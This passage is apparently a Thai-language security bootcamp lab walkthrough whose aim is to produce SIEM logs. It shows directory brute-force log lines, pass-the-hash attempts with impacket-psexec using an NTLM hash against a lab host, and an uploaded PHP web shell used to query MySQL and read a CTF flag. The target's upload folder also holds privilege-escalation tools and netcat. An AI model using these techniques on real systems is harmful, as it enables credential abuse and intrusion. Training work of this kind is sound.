2025-01-19 09:18:09	192.168.111.128	GET	/manuals	404
2025-01-19 09:18:09	192.168.111.128	GET	/map	404
2025-01-19 09:18:09	192.168.111.128	GET	/MANIFEST.MF	404
2025-01-19 09:18:09	192.168.111.128	GET	/manifest.mf	404
2025-01-19 09:18:09	192.168.111.128	GET	/manufacturer	404
2025-01-19 09:18:09	192.168.111.128	GET	/maps	404
2025-01-19 09:18:09	192.168.111.128	GET	/manufacturers	404
2025-01-19 09:18:09	192.168.111.128	GET	/mail	404

7. สร้างการเชื่อมต่อแบบ RDP จากเครื่อง Kali ไปยังเครื่องเป้าหมาย ด้วย tools `impacket-psexec`

Do:

`impacket-psexec -hashes :C3B16DA180E9FF689B0D81627B5FCE42 vanitas@192.168.111.130`

```
(root@kali)-[/home/kali]
# mstsc /v:192.168.111.130
mstsc: command not found

(root@kali)-[/home/kali]
# impacket-psexec -hashes :C3B16DA180E9FF689B0D81627B5FCE42 vanitas@192.168.111.130
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] SMB SessionError: code: 0xc000006d - STATUS_LOGON_FAILURE - The attempted logon is invalid. This
is either due to a bad username or authentication information.

(root@kali)-[/home/kali]
# impacket-psexec -hashes :2dnb2izl vanitas@192.168.111.130
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] key: expected bytes or bytearray, but got 'str'

(root@kali)-[/home/kali]
# impacket-psexec :2dnb2izl vanitas@192.168.111.130
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] [Errno Connection error (:2dnb2izl:445)] [Errno -2] Name or service not known

(root@kali)-[/home/kali]
# impacket-psexec :2dnb2izl vanitas@192.168.111.130
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] [Errno Connection error (:2dnb2izl:445)] [Errno -2] Name or service not known


(root@kali)-[/home/kali]
#
```

จะเกิด log ที่ `wineventlog` ในการพยายามเชื่อมต่อเข้าสู่ระบบด้วยวิธี RDP และ Type 10

8. สร้าง MySQL Activity

ด้วยการ Upload File .php ไปที่ Server แล้วเรียกใช้ SQL query ผ่าน command line ที่ attacker เปิดช่องทางไว้

Do:



← → ↻ ⚠ Not secure 192.168.111.130/uploads/passthru-tech.php

```
$ $ C:\xampp\mysql\bin\mysql.exe -u root -e "SELECT * FROM kbtg.flag"
$ pwd
$ dir
Volume in drive C has no label.
Volume Serial Number is 3605-263D

Directory of C:\xampp\htdocs\kbtg-bootcamp\uploads

01/10/2025  04:29 AM

                .
                12/16/2024  05:20 AM

                ..
                01/10/2025  04:24 AM                57,344 GodPotato.exe
                01/10/2025  04:24 AM                38,616 nc.exe
                01/10/2025  04:25 AM                 1,227 passthru-tech.php
                01/10/2025  04:24 AM                27,136 PrintSpoofer.exe
                        4 File(s)                124,323 bytes
                        2 Dir(s)  44,540,407,808 bytes free

$ C:\xampp\mysql\bin\mysql.exe -u root -e "SELECT * FROM kbtg.flag"
id      name      description
1       FLAG_3    KBTG{F3_71d5d1be29d89980d69f8ebb70cb27e8}
```